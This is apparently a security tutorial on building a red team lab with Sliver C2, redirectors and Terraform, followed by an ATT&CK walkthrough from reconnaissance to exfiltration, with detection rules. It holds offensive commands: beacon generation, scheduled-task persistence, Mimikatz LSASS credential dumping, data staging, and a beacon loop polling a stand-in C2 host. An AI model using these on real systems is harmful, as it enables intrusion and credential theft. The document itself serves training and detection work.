Building a Red Team Lab: Infrastructure, VMs, and C2 Setup
Objective: Understand how to design, build, and operate a self-contained red team lab — hypervisor and VM selection, network segmentation, C2 framework deployment, redirector architecture, and OPSEC discipline — so authorized operators get a reproducible practice environment and defenders learn what adversary infrastructure looks like from the inside.
1. Lab Philosophy and Legal Guardrails
A red team lab exists for one reason: to test tradecraft against telemetry without touching production. Everything in this tutorial is for authorized testing inside an isolated environment you own. Never point lab C2 at systems outside your scope.
A dedicated lab gives you two things production cannot. First, repeatability — snapshot, detonate, revert, repeat. Second, observability — you run the blue stack and the red stack side by side and watch every event a real implant generates.
Two build models exist:
- Air-gapped lab — host-only virtual networks with no internet. Safest for malware detonation and EDR-bypass study.
- Cloud-backed lab — VPS-hosted team servers and redirectors for testing real callbacks, domain categorization, and redirector chains.
Most learners start air-gapped and graduate to a hybrid with a single controlled egress gateway.
2. Hardware and Hypervisor Selection
A workable lab runs on a single workstation. The constraint is RAM, because a Domain Controller, a Windows endpoint, a Linux target, and a SIEM run concurrently.
| Component | Recommendation |
|---|---|
| Host RAM | 16 GB minimum, 32 GB+ for full AD + SIEM |
| Storage | 100 GB SSD minimum, 256 GB+ for multi-VM snapshots |
| CPU | Quad-core with virtualization extensions (VT-x/AMD-V) |
Choose a Type-2 hypervisor:
| Feature | VMware Workstation Pro | VirtualBox |
|---|---|---|
| Nested virtualization | Reliable | Limited |
| Advanced networking | LAN Segments | Internal Network |
| Snapshot fidelity | High | Adequate |
| Cost | Commercial | Free |
VMware Workstation Pro / Fusion is preferred for nested virtualization and snapshot fidelity; VirtualBox is the free alternative with less reliable advanced networking.
Snapshot discipline is non-negotiable. Snapshot before each phase — a clean pre-exploitation baseline, a post-compromise state, a post-persistence state — so you can replay a scenario without rebuilding.
3. Network Architecture Design

Segment the lab into tiers so the attacker subnet, target subnet, and monitoring subnet cannot freely route to one another. This mirrors real network boundaries and forces realistic lateral movement.
| Networking Mode | Behavior | Lab Use |
|---|---|---|
| Host-Only | Isolated subnet, no internet | Default for all tiers |
| NAT | VMs share the host IP outbound | Controlled egress only |
| LAN Segment / Internal | Inter-VM only, no host | Target-to-target traffic |
| Bridged | VM joins physical LAN | Avoid (leaks to real network) |
Build three host-only segments: attacker, target, monitoring. A dedicated “egress” VM with dual NICs (one host-only, one NAT) acts as the only controlled gateway when you must test real C2 callbacks. The monitoring tier should receive logs one-way and remain unreachable from the attacker subnet.
4. Building the Target Network
The target network simulates a small enterprise: a Domain Controller, a domain-joined Windows endpoint, and a Linux host.
| VM Role | OS | Purpose |
|---|---|---|
| Domain Controller | Windows Server 2019/2022 | AD DS, DNS, DHCP |
| Windows Target | Windows 10/11 (domain-joined) | Implant testing |
| Linux Target | Ubuntu / CentOS | Cross-platform implants |
Promote the DC with AD DS, configure DNS, then join endpoints to the domain. The following script joins a Windows target, points DNS at the DC, and enables WinRM for management.
# Domain join + WinRM enablement for a lab Windows target
$DC = "192.168.56.10"     # Domain Controller IP
$Domain = "lab.local"

# Point DNS at the DC so domain resolution works
Set-DnsClientServerAddress -InterfaceAlias "Ethernet0" -ServerAddresses $DC

# Enable remote management for lab orchestration
Enable-PSRemoting -Force
Set-Item WSMan:\localhost\Client\TrustedHosts -Value $DC -Force

# Join the domain (prompts for credentials, then reboot)
Add-Computer -DomainName $Domain -Restart
5. Deploying the Blue Team Monitoring Stack
The monitoring tier is what turns a playground into a detection lab. Deploy Wazuh or Security Onion as the SIEM/IDS, then instrument every Windows VM with Sysmon using a community config such as SwiftOnSecurity or Olaf Hartong’s sysmon-modular.
| VM Role | OS | Purpose |
|---|---|---|
| Blue Team / SIEM | Security Onion / Wazuh | Log aggregation, IDS, alerting |
Forward all Windows and Sysmon channels to the SIEM, enable real-time alerting, and leave Windows Defender enabled on targets so you can observe EDR behavior against your implants. Add Zeek for network metadata — its conn.log is invaluable for spotting beaconing.
6. C2 Framework Selection and Trade-offs
A C2 framework is the infrastructure used to control compromised systems remotely. It has three parts: a C2 server (backend), a C2 client (operator interface), and a C2 agent / implant (payload on the target).
| Framework | License | Notes |
|---|---|---|
| Sliver | Open-source (Bishop Fox) | mTLS, HTTP/S, DNS, WireGuard transports; go-to Cobalt Strike alternative |
| Havoc | Open-source | Real-time client UI via API; Cobalt-Strike-like feel |
| Mythic | Open-source | Docker-based, web UI, pluggable C2 profiles and agents |
| Metasploit | Open-source | msfconsole, multi/handler; good for catching payloads, weak for long-haul |
| Cobalt Strike | Commercial (~$3,540/user/yr) | Malleable C2, Beacon, Aggressor Script; awareness only |
Core architecture primitives apply across all of them:
| Term | Definition |
|---|---|
| Team Server | Persistent backend; never directly internet-facing |
| Implant / Beacon / Agent | Payload on the target that calls back |
| Redirector | Disposable proxy in front of the team server; assumed to be burned |
| Listener | Server-side handler waiting for callbacks (e.g., HTTPS/443) |
| Malleable Profile | Config shaping HTTP/S traffic to mimic legitimate requests |
| Sleep / Jitter | Callback interval plus randomness; breaks beacon regularity |
This tutorial uses Sliver as the primary example because it is free, modern, and well-documented at sliver.sh/docs.
7. Deploying Sliver C2
Install the server on a dedicated Ubuntu 22.04 host on the attacker tier. The team server should never be exposed directly — a redirector sits in front of it (Section 8).
# Install Sliver server (run on the dedicated C2 VM)
curl https://sliver.sh/install | sudo bash

# Run as a service so it survives reboots
sudo systemctl enable --now sliver

# Drop into the server console
sliver-server
Inside the console, start an HTTPS listener and generate a Windows x64 beacon. --skip-symbols speeds up builds in a lab; flags change between releases, so verify against the official docs.
# Start an HTTPS listener bound to the redirector-facing interface
https --lhost 192.168.56.20 --lport 443

# Generate a Windows x64 HTTPS beacon
generate beacon --http 192.168.56.20 --os windows --arch amd64 --skip-symbols

# After the implant calls back:
sessions                 # list active sessions
use <session_id>         # interact with a session
The HTTP/S transport is shaped via /root/.sliver/configs/http-c2.json, which controls URIs, headers, and polling behavior. The default mTLS transport listens on 8888.
8. Redirector Architecture
A redirector is a disposable proxy that fronts the team server. Implants talk only to the redirector; if blue team burns its IP, you rebuild it and the long-term server stays hidden.
Implant → Redirector (Nginx/Apache/socat) → C2 Team ServerThe redirector filters traffic: requests matching your implant’s expected path and user-agent are forwarded to the team server; everything else is dropped or returned as a benign error or redirected to a legitimate site.
# Nginx redirector: forward only matching C2 traffic, 404 everything else
server {
    listen 443 ssl;
    server_name cdn.example-lab.local;

    location /api/v2/updates {
        # Only forward requests carrying the expected implant User-Agent
        if ($http_user_agent != "Mozilla/5.0 (Windows NT 10.0; Win64; x64)") {
            return 404;
        }
        proxy_pass https://192.168.56.30:443;   # team server (internal)
        proxy_ssl_verify off;
    }

    # Anything else gets a flat 404 — no team server exposure
    location / {
        return 404;
    }
}
For HTTPS redirectors use Apache, Nginx, or Caddy; for DNS redirectors use socat or iptables. In advanced cloud setups, CDN fronting via CloudFront, Azure CDN, or Cloudflare blends C2 with legitimate traffic. Do not deploy domain-fronting or malleable-profile code from a tutorial — reference framework docs.

9. OPSEC and Infrastructure Hygiene
Your infrastructure is your OPSEC. A flat setup is a single point of failure that burns the whole operation.

- Never connect the operator machine directly to the team server. Tunnel through a VPN overlay (WireGuard, Tailscale/Headscale) or a jump box.
- Separate infrastructure for phishing, payload hosting, and C2 — three servers, three redirectors.
- Use aged, categorized domains registered 30+ days prior with a benign-looking category.
- Rotate redirector IPs and never reuse burned infrastructure.
- Geofence access via Cloudflare so only the client’s country can reach C2 and campaign domains, blocking external threat-intel scanners.
A minimal operator WireGuard client routes only team-server traffic through the jump box:
# wg0.conf — operator client tunneling to the jump box
[Interface]
PrivateKey = <operator_private_key>
Address    = 10.10.10.2/32

[Peer]
PublicKey  = <jumpbox_public_key>
Endpoint   = jump.example-lab.local:51820
AllowedIPs = 10.10.10.0/24      # only the team-server subnet
PersistentKeepalive = 25
Relevant transports and ports:
| Protocol | Port | C2 Use |
|---|---|---|
| HTTPS | 443 | Primary beacon transport |
| HTTP | 80 | Fallback / staging |
| DNS | 53 | Low-and-slow tunneling |
| SMB Named Pipe | IPC$ | Lateral movement pivots |
| WireGuard | 51820 | Operator VPN overlay |
| mTLS | 8888 | Sliver default implant transport |
10. Infrastructure-as-Code with Terraform
Terraform declares lab state in configuration, so a burned redirector is rebuilt in minutes. The example provisions a team server and a redirector, then bootstraps the server with remote-exec.
resource "digitalocean_droplet" "c2_server" {
  name   = "c2-teamserver"
  region = "nyc3"
  size   = "s-2vcpu-4gb"
  image  = "ubuntu-22-04-x64"

  provisioner "remote-exec" {
    inline = ["curl https://sliver.sh/install | sudo bash"]
  }
}

resource "digitalocean_droplet" "redirector" {
  name   = "c2-redirector"
  region = "nyc3"
  size   = "s-1vcpu-1gb"
  image  = "ubuntu-22-04-x64"
}

output "c2_ip"        { value = digitalocean_droplet.c2_server.ipv4_address }
output "redirector_ip"{ value = digitalocean_droplet.redirector.ipv4_address }
terraform apply builds the stack and emits IPs; terraform destroy tears it down. Teardown-and-rebuild cycles keep infrastructure disposable.
11. Common Attacker Techniques
These are the primitives a lab is built to study and detect.
| Technique | Description |
|---|---|
| HTTPS beaconing | Implant polls a redirector over 443 to blend with web traffic |
| DNS tunneling | Encodes C2 in DNS queries for low-and-slow egress |
| Redirector chaining | Disposable proxies hide the long-term team server |
| Domain fronting | CDN obfuscation routes C2 through trusted domains |
| Malleable profiles | Shape headers/URIs/jitter to mimic legitimate apps |
| SMB named-pipe C2 | Internal pivots over IPC$ for lateral movement |
| Ingress tool transfer | Implant downloads additional tooling to the target |
12. Defensive Strategies and Detection
Run the same lab as blue team to build detections. Sysmon plus a tuned config surfaces nearly every C2 stage.
| Event ID | Name | C2 Relevance |
|---|---|---|
1 | Process Creation | Implant execution; check ParentImage, CommandLine, Hashes |
3 | Network Connection | Connections to C2; DestinationIp, DestinationPort, Image |
7 | Image Loaded | DLL loads by implant; Signed, Signature |
8 | CreateRemoteThread | Injection; SourceImage → TargetImage |
11 | FileCreate | Stager writes payload to disk |
22 | DNSEvent | Beaconing via unusual or excessive QueryName |
23 | FileDelete | Implant self-deletes after staging |
Tune Sysmon to capture outbound connections from non-browser processes and DNS queries from shells:
<RuleGroup name="C2 Network" groupRelation="or">
  <NetworkConnect onmatch="include">
    <DestinationPort condition="is">443</DestinationPort>
    <DestinationPort condition="is">53</DestinationPort>
  </NetworkConnect>
  <DnsQuery onmatch="include">
    <Image condition="end with">powershell.exe</Image>
    <Image condition="end with">cmd.exe</Image>
  </DnsQuery>
</RuleGroup>
A Sigma rule for beacon-like connections keys on Sysmon EventID 3, common C2 ports, and an allowlist of browsers. Correlate hits with short, regular intervals to catch low-jitter beacons.
title: Non-Browser Outbound to Common C2 Ports
logsource:
  product: windows
  service: sysmon
  category: network_connection
detection:
  selection:
    EventID: 3
    DestinationPort:
      - 443
      - 80
      - 53
    Initiated: 'true'
  filter_browsers:
    Image|contains:
      - '\chrome.exe'
      - '\firefox.exe'
      - '\msedge.exe'
  condition: selection and not filter_browsers
fields:
  - Image
  - DestinationIp
  - DestinationPort
  - DestinationHostname
level: high
Layer behavioral analytics on top:
- Jitter analysis — alert on outbound HTTPS at regular intervals (e.g., 60 ± 5 s); Zeek
conn.logexcels at long-duration, low-byte sessions. - Named-pipe anomalies — Cobalt Strike’s default
msagent_*pipe names appear in SysmonEID 17/18. - Anomalous parent-child chains —
Word.exe → cmd.exe → powershell.exeis a classic phishing chain. - User-agent mismatch —
svchost.exeissuing a Chrome user-agent is anomalous.
Enable Command Line Auditing via GPO (Audit Process Creation → include command line, EID 4688) and forward Microsoft-Windows-PowerShell/Operational (EID 4104) script-block logs to the SIEM. Keep the monitoring tier one-way and unreachable from the attacker subnet.
MITRE ATT&CK Mapping
| Technique | MITRE ID | Detection |
|---|---|---|
| Command and Control (tactic) | TA0011 | Beacon traffic correlation across SIEM |
| Application Layer Protocol | T1071 | Sysmon EID 3, Zeek conn.log |
| Web Protocols | T1071.001 | Non-browser HTTPS to rare destinations |
| DNS | T1071.004 | Sysmon EID 22, DNS-Client ETW |
| Proxy / External Proxy | T1090 / T1090.002 | Redirector IP reputation, JA3 anomalies |
| Domain Fronting | T1090.004 | TLS SNI vs. Host header mismatch |
| Protocol Tunneling | T1572 | mTLS/DoH volume anomalies |
| Ingress Tool Transfer | T1105 | Sysmon EID 11, download-and-exec |
| Acquire Infrastructure: VPS / Domains | T1583.003 / T1583.001 | Newly registered / uncategorized domains |
| Remote Access Software | T1219 | RMM tools acting as C2 |
13. Tools for Red Team Lab Analysis
| Tool | Description | Link |
|---|---|---|
| Sliver | Open-source C2 server, client, implants | sliver.sh |
| Wazuh | SIEM + EDR agent for the blue tier | wazuh.com |
| Security Onion | IDS + log management distro | securityonionsolutions.com |
| Sysmon | Endpoint telemetry (process/network/DNS) | microsoft.com |
| Zeek | Network metadata and beacon hunting | zeek.org |
| Terraform | Infrastructure-as-code provisioning | terraform.io |
| WireGuard | Operator VPN overlay | wireguard.com |
| Nginx | Redirector reverse proxy | nginx.org |
Summary
- A red team lab is a closed, segmented environment where authorized operators rehearse C2 tradecraft while the blue stack records every event it generates.
- Tiered host-only networks, snapshot discipline, and a Type-2 hypervisor make scenarios isolated and repeatable.
- A team server must never be internet-facing; disposable redirectors front it and are rebuilt with infrastructure-as-code when burned.
- OPSEC is architecture — operator VPN overlays, separated phishing/C2/payload infrastructure, aged domains, and rotated IPs keep operations deniable.
- Detect C2 with Sysmon
EID 3/22, jitter and named-pipe analysis, and Sigma rules, mapping every primitive back to MITRETA0011.
Related Tutorials
- OPSEC Principles for Red Teamers: Staying Undetected
- Setting Up Your Exploit Development Lab (VMs, Debuggers, Tools)
- Red Teaming Fundamentals: Mindset, Methodology, and Engagement Types
- Phishing Campaign Design: Pretexting, Lures, and Target Profiling
- Navigating ATT&CK Navigator: Building, Annotating, and Exporting Technique Layers
References
The Attack Lifecycle: Reconnaissance to Exfiltration
Objective: Understand how a real-world adversary operation unfolds across the full MITRE ATT&CK Enterprise lifecycle — from pre-engagement reconnaissance through to data exfiltration — and learn how each phase is executed by authorized red teams and detected and disrupted by defenders.
1. Red Teaming & the Attack Lifecycle — Why It Matters
MITRE ATT&CK categorizes the tactics, techniques, and procedures (TTPs) used by real-world threat actors into a standardized matrix of adversary behaviors spanning the entire attack lifecycle. It is organized into three layers:
- Tactics — the tactical goals an adversary pursues (the “why”).
- Techniques — the actions taken to achieve those goals (the “how”).
- Procedures — the concrete technical steps to perform a technique.
The Enterprise matrix contains 14 tactics, beginning with Reconnaissance (TA0043) and ending with Impact. Unlike Lockheed Martin’s linear Cyber Kill Chain, ATT&CK is a behavior catalog — a red team uses it to plan a realistic operation, and a blue team uses the same IDs to measure detection coverage. This tutorial walks a simulated Windows enterprise engagement phase by phase, pairing each offensive step with its detection telemetry.
2. Pre-Engagement: Rules of Engagement and Scoping
No technique in this tutorial is legal without written authorization. A red team operation begins with a signed Rules of Engagement (RoE) document that fixes:
| Scope Item | Purpose |
|---|---|
| In-scope IP ranges / domains | Bounds active scanning (T1595) and exploitation |
| Excluded systems | Protects production / safety-critical assets |
| Permitted TTPs | Authorizes phishing, credential access, lateral movement |
| Engagement window | Defines start/stop times and blackout periods |
| Emergency contacts | Enables immediate stand-down if impact escalates |
| Data handling | Governs how collected/exfiltrated data is stored and destroyed |
Threat-model selection (e.g., emulating a specific intrusion set) drives which techniques are exercised. Everything that follows assumes explicit, documented authorization.
3. Reconnaissance & Resource Development (TA0043, TA0042)
Reconnaissance (TA0043) gathers information about the target environment for use in later phases. It splits into passive collection — which never touches target infrastructure — and active scanning.
Passive OSINT pulls from public data sources: WHOIS, Shodan, LinkedIn, and certificate transparency logs (T1590, T1589, T1593). Certificate transparency is especially valuable for surfacing subdomains and shadow infrastructure.
# Enumerate subdomains from certificate transparency logs (T1590)
curl -s "https://crt.sh/?q=%25.example.com&output=json" \
  | jq -r '.[].name_value' | sort -u

# Passive registration metadata (T1590)
whois example.com | grep -Ei 'Registrar|Name Server|Creation'
Active Scanning (T1595) — port and service discovery with tools like Nmap — is the most prominent Reconnaissance technique and the first activity that generates target-side telemetry.
Resource Development (TA0042) prepares the operational toolkit: acquiring infrastructure (T1583), establishing accounts (T1585), and obtaining or developing capabilities (T1588, T1587). For a red team this means standing up redirectors, C2 servers, and phishing domains before any contact with the target.

4. Initial Access (TA0001)
Initial Access (TA0001) is the most frequently employed tactic — it establishes the adversarial foothold. The dominant techniques are Phishing (T1566) and Valid Accounts (T1078), the latter gaining significant prominence in 2024.
| Technique | MITRE ID | Foothold Vector |
|---|---|---|
| Spearphishing Attachment | T1566.001 | Weaponized document delivered by email |
| Spearphishing Link | T1566.002 | Credential-harvesting or payload URL |
| Exploit Public-Facing Application | T1190 | Vulnerable internet-facing service |
| External Remote Services | T1133 | Exposed VPN/RDP/Citrix gateway |
| Valid Accounts | T1078 | Reused or leaked credentials |
In a typical spearphishing scenario, a pretext email lures a user (T1204, User Execution) into opening an attachment that spawns a child process — the handoff point into the Execution tactic.
5. Execution & Persistence (TA0002, TA0003)
Execution (TA0002) runs adversary-controlled code on the host. Command and Scripting Interpreter (T1059) — particularly PowerShell (T1059.001) and the Windows command shell (T1059.003) — is the workhorse, alongside WMI (T1047) and scheduled tasks (T1053).
Persistence (TA0003) ensures the foothold survives reboots and logoffs. Common techniques are Boot or Logon Autostart Execution (T1547) and Scheduled Task/Job (T1053.005). The following illustrates a benign scheduled-task persistence pattern and the events it generates.
# Illustrative persistence via scheduled task (T1053.005)
$action  = New-ScheduledTaskAction -Execute "powershell.exe" `
            -Argument "-NoProfile -File C:\ProgramData\update.ps1"
$trigger = New-ScheduledTaskTrigger -AtLogOn
Register-ScheduledTask -TaskName "SystemUpdateCheck" `
    -Action $action -Trigger $trigger -RunLevel Highest
This single command produces Windows Event ID 4698 (scheduled task created) and Sysmon Event ID 1 (process creation) with powershell.exe as the task action — a high-fidelity detection pair.
6. Privilege Escalation, Defense Evasion & Credential Access (TA0004, TA0005, TA0006)
Privilege Escalation (TA0004) seeks elevated rights via Process Injection (T1055), Valid Accounts (T1078), and Create or Modify System Process (T1543). Defense Evasion (TA0005) then hides the activity — Indicator Removal (T1070) clears event logs, and Impair Defenses (T1562) disables security tooling.
Credential Access (TA0006) harvests authentication material. OS Credential Dumping: LSASS Memory (T1003.001) reads cleartext credentials and hashes from the LSASS process. The Mimikatz syntax below is a reference for understanding what the technique reads, not a functional payload.
# Mimikatz syntax reference — LSASS memory read (T1003.001)
privilege::debug              # acquire SeDebugPrivilege
sekurlsa::logonpasswords      # parse credential material from LSASS memory
The cross-process read of lsass.exe is exactly what Sysmon Event ID 10 (ProcessAccess) is tuned to catch, typically on a GrantedAccess mask of 0x1410.
7. Discovery (TA0007)
Discovery (TA0007) maps the internal environment once inside. Built-in commands provide low-noise enumeration of accounts (T1087), permission groups (T1069), remote systems (T1018), and host configuration (T1082, T1016).
# Internal recon mapped to Discovery techniques
whoami /all                       # T1033 — user, groups, privileges
Get-ADUser -Filter *              # T1087 — domain accounts
Get-ADGroupMember "Domain Admins" # T1069 — privileged group membership
nltest /domain_trusts             # T1482 — trust relationships
Get-ADComputer -Filter *          # T1018 — remote systems
Graph-based AD enumeration with SharpHound (the BloodHound collector) accelerates this phase by mapping attack paths to high-value objects. Because SharpHound queries many hosts in rapid succession, it surfaces in Sysmon Event ID 3 (network connection) as a fan-out of LDAP and SMB connections from a single process.
8. Lateral Movement (TA0008)

Lateral Movement (TA0008) expands the foothold toward sensitive systems after internal reconnaissance. In Windows-heavy environments the primary techniques are:
| Technique | MITRE ID | Port / Mechanism |
|---|---|---|
| Remote Desktop Protocol | T1021.001 | TCP 3389 |
| SMB / Windows Admin Shares | T1021.002 | TCP 445 (ADMIN$, C$) |
| Windows Remote Management | T1021.006 | TCP 5985/5986 (WinRM) |
| Pass the Hash | T1550.002 | NTLM hash reuse |
| Kerberoasting | T1558.003 | TGS request for service accounts |
Pass the Hash reuses a captured NTLM hash to authenticate without the plaintext password. Kerberoasting requests service tickets for accounts with SPNs, then cracks them offline. A Ticket Encryption Type of 0x17 (RC4-HMAC) instead of 0x12 (AES256) across many Windows Event ID 4769 records in a short window is a strong Kerberoasting indicator. SMB-based movement via PsExec also leaves Sysmon Event ID 17/18 named-pipe artifacts.
9. Collection & Command and Control (TA0009, TA0011)
Collection (TA0009) gathers target data prior to exfiltration: Data from Local System (T1005), Data from Network Shared Drive (T1039), Email Collection (T1114), and Automated Collection (T1119). Collected data is then archived (T1560) to shrink and obscure it.
# Staging collected data (T1560) before exfiltration
Compress-Archive -Path C:\Users\jdoe\Documents\*.docx `
    -DestinationPath C:\ProgramData\stage.zip
certutil -encode C:\ProgramData\stage.zip C:\ProgramData\stage.b64
Command and Control (TA0011) maintains the operator channel. Application Layer Protocol: Web Protocols (T1071.001) blends C2 into normal HTTPS, defeating deep packet inspection; Encrypted Channel (T1573) and Protocol Tunneling (T1572) add further cover. Mature implants beacon low-and-slow with jittered sleep to evade volumetric detection.
# Conceptual HTTPS beacon loop (T1071.001) — illustrative, not implant code
import time, random, requests

while True:
    task = requests.get("https://cdn.example-c2.test/poll", verify=True)
    # ... process task, return results out-of-band ...
    sleep = 60 + random.randint(-15, 15)   # jitter to flatten beacon timing
    time.sleep(sleep)
10. Exfiltration (TA0010)
In Exfiltration (TA0010) the adversary steals the staged data. Because data is already collected and archived, the focus is moving it out without tripping volume or destination alarms.
| Technique | MITRE ID | Channel |
|---|---|---|
| Exfiltration Over C2 Channel | T1041 | Existing C2 path |
| Exfiltration Over Web Service | T1567 | Cloud storage / SaaS |
| Exfiltration Over Alternative Protocol | T1048 | DNS, FTP, etc. |
| Automated Exfiltration | T1020 | Scripted transfer |
| Scheduled Transfer | T1029 | Timed to blend with traffic |
| Data Transfer Size Limits | T1030 | Chunking to stay under thresholds |
